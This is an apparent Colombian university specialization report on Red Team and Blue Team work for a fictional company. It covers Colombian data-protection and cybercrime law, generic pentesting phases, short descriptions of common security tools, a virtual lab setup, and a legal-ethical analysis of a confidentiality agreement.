Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Diego Mauricio Usme González

Asesor

Ever Luis Arroyo Barón

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería - ECBTI

Especialización en Seguridad Informática

2024

Dedicatoria

Agradezco en primer lugar a Dios por darme la fortaleza y las oportunidades para alcanzar este logro en mi formación profesional. También expreso mi gratitud a mi familia y a quienes siempre estuvieron apoyándome en este camino.

Finalmente, agradezco a los tutores y docentes que comparten su valioso conocimiento, permitiéndonos crecer y avanzar en nuestra educación.

Resumen

Este trabajo presenta un informe técnico enfocado en estrategias de seguridad de la información en consecuencia con las acciones planteadas en el seminario especializado en equipos Red Team y Blue Team. Se expone el desarrollo de los casos aplicados a la seguridad de la organización CyberFort Technologies, estructurado en varias etapas: conceptos fundamentales sobre equipos de seguridad, actuación ética y legal, ejecución de pruebas de intrusión y, finalmente, contención de ataques informáticos.

***Palabras clave*:** contención, equipo, pruebas, red, Seguridad.

Abstract

This technical report focuses on cybersecurity strategies linked to actions proposed in the specialized seminar on Red Team and Blue Team operations. It outlines the development of cases applied to CyberFort Technologies, structured in stages: foundational concepts of security teams, ethical and legal practices, penetration testing, and attack containment measures.

***Keywords*:** Containment, Red, Security, Team, Testing.

Tabla de Contenido

Lista de Tablas

Lista de Figuras

Lista de Apéndices

Introducción

En la actualidad, la protección de la información es un pilar fundamental para garantizar la seguridad de las organizaciones. Colombia, mediante su legislación en protección de los datos personales y delitos informáticos, establece directrices esenciales para enfrentar los retos del entorno digital.

Además, los procesos de pentesting y el análisis forense son herramientas clave para identificar vulnerabilidades y gestionar incidentes cibernéticos. Este proyecto busca no solo comprender las implicaciones legales y éticas que surgen en escenarios reales, como el caso de "Ciberespionaje y Ética en CyberFort Technologies," sino también explorar el uso práctico de herramientas de ciberseguridad, evaluar vulnerabilidades y responder eficazmente ante amenazas.

La combinación de análisis legal, técnico y operativo se presenta como un enfoque integral para fortalecer la resiliencia cibernética y promover una cultura de seguridad y ética en el entorno empresarial.

Justificación

La acelerada transformación digital y el incremento de las amenazas cibernéticas han generado una creciente necesidad de proteger los datos y sistemas críticos en las organizaciones. Este proyecto se justifica por la relevancia de integrar conocimientos legales, éticos y técnicos para garantizar la protección de la información, un pilar clave en el ámbito empresarial.

En Colombia, la normatividad legal sobre la protección de datos personales y delitos informáticos establece parámetros para salvaguardar la privacidad y prevenir actividades ilícitas, lo que demanda una comprensión clara y práctica por parte de las organizaciones. Adicionalmente, el análisis de casos como "Ciberespionaje y Ética en CyberFort Technologies" evidencia las implicaciones legales y éticas de las decisiones empresariales, resaltando la necesidad de adoptar comportamientos responsables que alineen la operación con estándares legales y morales.

Desde el enfoque técnico, la implementación de ejercicios de pentesting y simulaciones de ataques proporciona una visión práctica y crítica para identificar y mitigar vulnerabilidades, fortaleciendo la ciberseguridad de manera proactiva. Por otro lado, la capacidad de responder en tiempo real a incidentes cibernéticos mediante herramientas gratuitas y estrategias eficientes resulta crucial para minimizar impactos y asegurar la continuidad del negocio.

Este proyecto, por tanto, se fundamenta en la necesidad de abordar de forma integral los desafíos legales, éticos y operativos que enfrenta la ciberseguridad, promoviendo no solo salvaguardar la información, sino también garantizar el cumplimiento de las normas y la construcción de una cultura organizacional sólida y resiliente frente a los riesgos digitales.

Objetivos

Objetivo General

Fortalecer la protección de la información empresarial a través del estudio de la normativa aplicable en Colombia, el estudio de casos prácticos, y la implementación de metodologías y herramientas de ciberseguridad, promoviendo el cumplimiento legal, la ética corporativa, y la capacidad de respuesta ante incidentes cibernéticos.

Objetivos Específicos

Reconocer en la normativa actual en Colombia relacionada con la protección de datos personales, así como también los delitos informáticos, los procesos de pentesting y las herramientas utilizadas en ciberseguridad, para comprender su relevancia y aplicación en la protección de la información.

Analizar los anexos y el caso de "Ciberespionaje y Ética en CyberFort Technologies" para identificar y evaluar las implicaciones legales y éticas presentes y formular recomendaciones que promuevan la conformidad legal y el comportamiento ético en la organización.

Describir de manera detallada las herramientas de software utilizadas, los resultados obtenidos en cada una de ellas, y el proceso llevado a cabo para identificar y explotar un fallo de seguridad en una máquina con sistema operativo Windows 7, dentro del marco de un ejercicio Red Team.

Implementar análisis técnico y operativo para contener un ataque cibernético en tiempo real, empleando herramientas gratuitas y metodologías efectivas que permitan minimizar el impacto del ataque y fortalecer la seguridad organizacional.

Etapa 1

Margen Legal Colombiano

Para establecer la normatividad y legislación actual en Colombia, es importante mencionar los siguientes soportes jurídicos, así:

Ley 1266 de 2008. Ley de Protección de Datos Personales

Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones.[1]

Esta ley regula cómo las organizaciones del sector público y privado gestionan la información personal. Establece derechos para los propietarios de los datos, como la posibilidad de acceder, corregir o eliminar su información. Además, impone obligaciones a las organizaciones que procesan esos datos, como obtener el consentimiento del titular y adoptar medidas de seguridad para proteger la información.

Ley 1581 de 2012. Protección de Datos Personales

Por la cual se dictan disposiciones generales para la protección de datos personales.[2]

Esta ley estatutaria Define el marco general para la salvaguarda de los datos personales en Colombia, Introduce principios como la legalidad, la finalidad, la veracidad y la seguridad. Crea el derecho a la Habeas Data, que permite a los ciudadanos acceder, conocer y corregir su información personal. También establece la Superintendencia de Industria y Comercio (SIC) como la autoridad de protección de datos.

---

[1] secretaría Jurídica Distrital. (31 de diciembre de 2008). Obtenido de Ley 1266 de 2008 Congreso de la República de Colombia: https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34488

[2] función Pública. (18 de octubre de 2012). Obtenido de Ley Estatutaria - 1581 DE 2012: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 1273 de 2009 - Delitos Informáticos

Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.[3]

Modifica el Código Penal para incluir delitos relacionados con el empleo de tecnologías digitales. Tipifica delitos como el acceso indebido a sistemas informáticos, la interceptación de información y la alteración o destrucción de datos. Establece penas específicas para estas conductas, promoviendo la protección de la información y la privacidad.

Ley 1712 de 2014 – Ley de Transparencia y Acceso a la Información Pública

Por medio de la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional y se dictan otras disposiciones.[4]

Aunque no es exclusivamente sobre datos personales, Fomenta el derecho a obtener información pública y garantiza la transparencia en la administración del sector público. Establece mecanismos que permiten a los ciudadanos consultar la información en poder del Estado, fortaleciendo la rendición de cuentas.

Decreto 338 DE 2022- Ciberseguridad - TICS.

Por el cual se adiciona el Titulo 21 a la Parte 2 del Libro 2 del Decreto Único 1078 de 2015, Reglamentario del Sector de Tecnologías de la Información y las Comunicaciones, con el fin de establecer los lineamientos generales para fortalecer la gobernanza de la seguridad

---

3 función Pública. (5 de enero de 2009). LEY 1273 DE 2009: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

4 función Pública. (6 de marzo de 2014). Ley 1712 de 2014: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

digital, se crea el Modelo y las instancias de Gobernanza de Seguridad Digital y se dictan otras disposiciones[5]

Esta ley busca fortalecer la ciberseguridad en el país, estableciendo un marco normativo que promueve la respuesta a incidentes cibernéticos. Incluye medidas para garantizar la seguridad de infraestructuras (criticas) y fomentar la colaboración a nivel internacional. en materia de ciberseguridad en aras de fortalecer la gobernanza Digital en el País.

Etapas del Pentesting

En la definición del pentesting o pruebas de penetración, se puede establecer que son las técnicas establecidas o desarrolladas para validar la seguridad de una infraestructura tecnológica, un sistema o red al simular un ataque real en ambiente controlado. Estas pruebas se estructuran generalmente en varias etapas, que permiten ejecutar un conjunto de acciones para garantizar la implementación del acceso o la validación de las fortalezas de la plataforma tecnológica a evaluar, entre las cuales podemos validar las siguientes:

Tabla 1

Etapas del Testing

Fase	Descripción	Actividades
Planificación	Definición de objetivos y alcances, estableciendo el alcance del pentesting, cuales sistemas, aplicaciones o red se van a evaluar.	Identificación de Sistemas por evaluar Obtener Autorización
Reconocimiento	Recopilación de la información posible sobre el objetivo.	Validar datos de dominio, direcciones IP, información del sistema, Servicios en ejecución, se puede utilizar herramientas como Nmap.

5 función Pública. (8 de marzo de 2022). Obtenido de DECRETO 338 DE 2022 - Ministerio De Tecnologías De La Información: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=181866

Fase	Descripción	Actividades
Escaneo	Identificación de las vulnerabilidades presentes en los sistemas y servicios descubiertos durante el reconocimiento.	El uso de herramientas como Nessus, OpenVAS nos permite identificar debilidades del sistema en evaluación.
Explotación	Después de la fase de Escaneo, se realiza actividades para explotar estas vulnerabilidades.	Explotar las vulnerabilidades descubiertas para obtener acceso al sistema objetivo. Obtener Acceso no autorizado o elevación de privilegios. Mediante herramientas como Metasploit ejecutar código para ampliar la posibilidad de ampliar las vulnerabilidades.
Post-explotación	En esta fase es importante entender que se va a realizar con los accesos obtenidos a través de las vulnerabilidades descubiertas.	Recopilación de información adicional. Escalada de privilegios En casos movimientos laterales dentro de la red. Realizar tareas adicionales de ampliación del objetivo a través de herramientas especializadas como Empire, Wireshark entre otros.
Análisis y Reporte	En esta fase se realiza el informe para documentar los hallazgos y vulnerabilidades descubiertas.	Informar Impacto potencial de los hallazgos y/o vulnerabilidades descubiertas. Recomendación para mitigar los riesgos. Actividades para toma de decisiones y medidas correctivas. Uso opcional de herramientas de gestión de informes como Dradis, para documentar hallazgos de forma efectiva
Revisión	Fase de revisión posterior a la prueba para validar las remediaciones y actividades de mitigación.	En ocasiones se realiza escaneos posteriores a la remediación. El uso de herramientas como Burp Suite permiten usar escaneos posteriores a la explotación para validar la remediación.

Nota. Las diferentes etapas para realizar un testing exitoso.

Herramientas y Servicios en Línea

En el campo de la ciberseguridad es importante conocer las herramientas y servicios disponibles para la validación y ejecución de vulnerabilidades de forma técnica, que permita asegurar los mejores resultados, por lo cual se traen a colación las siguientes herramientas:

Metasploit.[6]

Tabla 2

Metasploit

Metasploit	Uso
Herramienta de trabajo Para la creación y ejecución de programas o técnicas que aprovechan vulnerabilidades, que permite simular ataques a sistemas y plataformas tecnológicas con el propósito de descubrir y explotar vulnerabilidades. Web oficial: https://www.metasploit.com/	Identificar vulnerabilidades en los sistemas informáticos y probar su seguridad. Ejemplo: Se pueden lanzar ataques para comprobar si un sistema está expuesto a una vulnerabilidad específica, como una inyección de código. Licencia: Uso Libre – Código Abierto.

Nota. Características y uso de la herramienta Metasploit.

Nmap

Tabla 3

Nmap (Network Mapper)

Nmap (Network Mapper)	Uso
Herramienta empleada para el escaneo y auditoría de redes, que facilita la detección de hosts y servicios en una red, así como determinar los puertos abiertos y los sistemas operativos que están en uso. Web oficial: https://nmap.org/man/es/index.html	Es útil en la fase de reconocimiento del Pentesting, donde se mapean los dispositivos conectados y se obtienen detalles sobre la infraestructura de red. Ejemplo: Un pentester puede usar Nmap para identificar qué servicios están corriendo en un servidor específico. Licencia: Uso Libre – Código Abierto.

Nota. Características y uso de la herramienta NMAP

[6] Metasploit. (21 de mayo de 2023). Obtenido de La herramienta esencial en Ciberseguridad: https://www.campusciberseguridad.com/blog/item/180-metasploit-herramienta-esencial-ciberseguridad

OpenVAS

Tabla 4

OpenVAS

Openvas **(open** vulnerability assessment system)	Uso
Herramientas para validar el entorno de seguridad de un sistema mediante la identificación de vulnerabilidades conocidas y configuraciones incorrectas.	Utilizado en la etapa de escaneo del pentesting para detectar vulnerabilidades en los sistemas. Ejemplo: Los pentesters pueden configurar escaneos personalizados y generar informes sobre las debilidades encontradas, lo que ayuda a priorizar las correcciones necesarias.
Web oficial: https://www.openvas.org/	Licencia: Uso Libre – Código Abierto.

Nota. Características y uso de la herramienta OpenVAS

ExploitDB.

Tabla 5

Exploit

Exploits	Uso
Es una plataforma en línea (base de datos) que recopila exploits, pruebas de concepto y vulnerabilidades. Ofrece Una herramienta invaluable para investigadores y expertos en seguridad, permitiendo buscar y descargar exploits específicos para diversas plataformas y software.	Los pentesters pueden utilizar ExploitDB para encontrar exploits que correspondan a las vulnerabilidades que han identificado en un sistema, facilitando la creación de pruebas más efectivas. Ejemplo: Un pentester podría usar un exploit para probar la vulnerabilidad en un entorno controlado, asegurándose de tener permiso para hacerlo, con el fin de evaluar el riesgo y ayudar a la organización a implementar medidas de mitigación.
Web oficial: https://www.exploit-db.com/	Licencia: Uso Libre y Consulta.

Nota. Características y uso de la herramienta OpenVAS

CVE. (Common Vulnerabilities and Exposures)

Tabla 6

Common Vulnerabilities And Exposures

CVE (Common Vulnerabilities And Exposures)	USO
Es un sistema de clasificación que asigna identificadores únicos a las vulnerabilidades de seguridad y exposiciones en aplicaciones. Cada entrada en la base de datos CVE describe una vulnerabilidad específica y proporciona información adicional sobre su impacto y solución. Web oficial: https://cve.mitre.org/	Los pentesters pueden utilizar ExploitDB para encontrar exploits que correspondan a las vulnerabilidades que han identificado en un sistema, facilitando la creación de pruebas más efectivas. Ejemplo: Un pentester podría usar un exploit para probar la vulnerabilidad en un entorno controlado, asegurándose de tener permiso para hacerlo, con el fin de evaluar el riesgo y ayudar a la organización a implementar medidas de mitigación. Licencia: Uso Libre y Consulta.

Nota. Características y uso de la herramienta CVE.


Banco de Trabajo

Análisis e instalación de Banco de Trabajo, a través de los siguientes pasos.

Descargue Herramienta Virtual Box para entorno de trabajo

Figura 1

Descarga Virtual Box



Nota. Descarga del software libre en el sitio web https://www.virtualbox.org/.


Figura 2

Instalación Virtual Box

Nota. Instalación del software Oracle VirtualBox 7.1.2

Figura 3


Configuración Virtual Box



Nota. Instalación del software Oracle VirtualBox 7.1.2

Figura 4


Instalación Entorno Windows en Virtual Box



Nota. Instalación Entorno Windows en Virtual Box.

Figura 5


Ejecución Windows 7 en Virtual Box



Nota. Ejecución Windows 7 en Virtual Box y configuración de red local.

Figura 6


Instalación Entorno Kali Linux Versión 2024



Nota. Instalación entorno Kali Linux versión 2024 y configuración red local.

Figura 7

Ping Linux – Windows



Nota. Ping desde entorno local en Windows hacia el entorno kali Linux para validación de conexión local entre máquinas virtuales.

Etapa 2

Anexo 2 – Escenario 3

En referencia al fragmento establecido, se puede establecer algunos posibles procesos ilegales y/o no éticos de acuerdo a la lectura, dentro de los aspectos más relevantes se puede tener la falta de revisión del contrato por parte de la empresa, más específicos en los responsables de la contratación en el apartado "La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal" tomando como referencia que La falta de revisión de un contrato, que fue creado por un abogado que fue despedido por posibles acciones en procesos ilícitos con anterioridad al interior de la empresa, se puede observar una negligencia de los responsables de la contratación dentro de la empresa, que resultar en la inclusión de cláusulas ilegales o abusivas que podrían comprometer tanto a la organización como a los empleados.

Ya de hecho se deben revisar tanto los contratos anteriores establecido por ese empleado despedido, como la proyección de las personas que se contrataran a futuro, que garanticen la objetividad y transparencia en las reglas de trabajo, así como en las cláusulas, funciones y responsabilidades dentro del objeto contractual.

Es importante dentro del análisis del documento validar los incumplimientos en la formalización de acuerdos de confidencialidad, dentro de los aspectos más relevantes se puede establecer que en el texto se evidencia una posible falta de diligencia en la verificación de estos acuerdos crí"la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal” ticos. Si los términos de confidencialidad no son revisados y ajustados a la normativa, esto podría comprometer la seguridad de la información y exponer tanto a la organización como a sus empleados a riesgos de privacidad.

Por otro lado, es importante validar el contexto de “clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión.”, donde por parte de la organización establece como valor objetivo como prueba para el equipo Read Team y Blue Team trabajar de forma acelerada y bajo presión, estas prácticas en ciberseguridad pueda dar pie a errores técnicos por parte de los equipos al querer entregar resultados óptimos desde la rapidez y la presión que puede influir de forma negativa para el bienestar del entorno laboral y las posibles pérdidas económicas que esto pueda ocasionar.

Anexo 3 – Vulneración Ley 1273 de 2009[7]

En el análisis del Acuerdo proporcionado en el Anexo 3, podría observarse que algunos términos y obligaciones establecidos podrían infringir artículos de la Ley 1273 de 2009 de Colombia, que reforma el Código Penal en relación con los delitos informáticos y la protección de la información y de los datos. Aquí algunos puntos clave:


Artículo 269A - Acceso Abusivo a un Sistema Informático

El acuerdo establece que la parte receptora deberá abstenerse de reportar actividades de espionaje o cualquier otro acto relacionado con la sustracción de información de terceros. Esta disposición podría interpretarse como una limitación al derecho y obligación de denunciar cualquier acceso no autorizado o abuso de sistemas informáticos, lo que contravendría la Ley 1273, que penaliza tales acciones para proteger la integridad y seguridad de la información.

[7] función Pública. (05 de enero de 2009). Obtenido de Ley 1273 de 2009: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Figura 8


Art 269 - A



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.co
Artículo 269B: Obstaculización Ilegítima de Sistema Informático o Red de Telecomunicación se vulneraría en el contexto del acuerdo si este genera limitaciones o prohibiciones sobre procesos ilegales que puedan afectar a CyberFort Technologies, obstaculizando indirectamente la capacidad de respuesta y la protección contra interferencias o ataques.

Figura 9


Art. 269-B



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.co
Artículo 269C - Interceptación de Datos Informáticos: El acuerdo contiene términos ambiguos que podrían interpretarse como una falta de obligación de denunciar prácticas de interceptación de información. Esto vulneraría el artículo que prohíbe y sanciona la interceptación no autorizada de datos, dado que omitir la denuncia y restringir la intervención de las autoridades sería equivalente a fomentar la violación de la ley.

Figura 10


Art. 269-C



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.co
Artículo 269D - Daño Informático: La cláusula que impide a la parte receptora reportar actividades sospechosas o de espionaje puede ser problemática si se evidencia un daño o modificación en la información de sistemas informáticos. Al inhibir la denuncia, se dificulta la protección de los sistemas y datos, afectando la seguridad informática, lo cual está contemplado en el artículo que sanciona el daño a los sistemas.

Figura 11

